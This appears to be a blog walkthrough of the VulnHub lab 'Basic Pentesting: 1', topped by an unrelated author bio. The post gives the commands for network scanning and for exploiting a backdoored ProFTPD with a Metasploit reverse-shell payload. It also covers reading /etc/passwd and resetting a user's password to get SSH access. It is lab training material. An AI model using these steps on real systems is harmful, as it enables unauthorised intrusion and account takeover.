Basic Pentesting: 1 Walkthrough | Vulnhub
I help companies scale across 𝗰𝗹𝗼𝘂𝗱 𝗮𝗻𝗱 𝗼𝗻-𝗽𝗿𝗲𝗺 environments without 𝗼𝘃𝗲𝗿𝗲𝗻𝗴𝗶𝗻𝗲𝗲𝗿𝗶𝗻𝗴. My focus is on building 𝗽𝗿𝗮𝗴𝗺𝗮𝘁𝗶𝗰, 𝗿𝗶𝗴𝗵𝘁-𝘀𝗶𝘇𝗲𝗱 𝘁𝗲𝗰𝗵𝗻𝗼𝗹𝗼𝗴𝘆 𝘀𝘆𝘀𝘁𝗲𝗺𝘀 that support real business needs systems that are reliable, cost-efficient, and easy to operate as the organization grows. I believe technology should enable momentum, not create unnecessary complexity or long-term maintenance burden. I work closely with 𝗹𝗲𝗮𝗱𝗲𝗿𝘀𝗵𝗶𝗽 and 𝗲𝗻𝗴𝗶𝗻𝗲𝗲𝗿𝗶𝗻𝗴 teams to make intentional technology decisions, balancing speed, stability, security, and cost. My approach is grounded in simplicity, clarity, and long-term sustainability rather than chasing tools or trends. My experience includes: • Designing and scaling platforms across cloud and on-prem • Improving system reliability and operational maturity • Optimizing infrastructure costs through thoughtful architecture • Automating delivery and operations to reduce friction and risk I’m hands-on when execution is needed and strategic when direction matters most. Whether a company is preparing to scale or untangling complexity that has built up over time, I focus on solutions that work today and remain sensible tomorrow. If you value 𝗰𝗹𝗲𝗮𝗿 𝘁𝗵𝗶𝗻𝗸𝗶𝗻𝗴, 𝗽𝗿𝗮𝗰𝘁𝗶𝗰𝗮𝗹 𝗲𝘅𝗲𝗰𝘂𝘁𝗶𝗼𝗻, 𝗮𝗻𝗱 𝘁𝗲𝗰𝗵𝗻𝗼𝗹𝗼𝗴𝘆 𝘁𝗵𝗮𝘁 𝘀𝗲𝗿𝘃𝗲𝘀 𝘁𝗵𝗲 𝗯𝘂𝘀𝗶𝗻𝗲𝘀𝘀, we’ll work well togetherGiving up is not in the blood, sir. It's not in the blood.
This blog is about the walkthrough of basic pen testing: 1 from VulnHub and this box is made by Josiah Pierce. It includes many remote vulnerabilities and vectors for escalation privileges.
Without further ado let's hack the box!!
First of all, I tried to see if login creds are required or not in the VM. Unfortunately, it needs credentials. I don't know its IP address as well, so to put it in the same network as my attacker machine, I put the vuln VM in NAT (since the attacker machine is behind NAT). So I used the below command to scan through all my networks and see if there is any IP that I don't recognize.
netdiscover -r 192.168.29.0/24

As I have found that an unrecognized IP so I am gonna check If there are any ports open in that machine. To do that:
nmap -A -p- 192.168.29.148

As we can see that there are 3 ports open.
- FTP:21
- SSH:22
- APACHE:80
For this blog, I am gonna exploit the FTP service. Let's dig down to if we can see any vulnerabilities in the FTP port. Let's use our friend Nmap for help and use the below command.
nmap --script=vuln -p21 192.168.29.148

And Voilà there we have it, a backdoor vulnerability to the VM. So I am gonna use me another friend msfconsole to exploit that vulnerability.
msfconsole
Let's search exploit for our FTP vulnerability by using:
search ftp_133c

Let's use this vulnerability to get root access to the VM.
use unix/ftp/proftpd_133c_backdoor
In msfconsole we have to mention the host(victim IP) and host(attacker IP) to do that let's use the following command.
set rhost 192.168.29.148
set lhost 192.168.29.147
Finally, let's select our payload for our job and exploit the VM.
set payload payload/cmd/Unix/reverse
exploit

If you want to upgrade this shell to a meterpreter use the following command. As I don't want to so I am just gonna spawn a TTY shell to do my dirty work.
To upgrade shell to meterpreter
background
session -u 1
To spawn a TTY shell
python -c 'import pty; pty.spawn("/bin/sh")'
Now let's see how many users are there in this VM.
cat /etc/passwd

As a result, I found a user named "marlinspike" interesting. So let's see if we can change the password and do an ssh connection with this user name.
passwd marlinspike
Now let's see if we can make an ssh connection with this user and Voilà we made the connection
Thank you for reading this blog<3
Best Regards,
MILAN DANGOL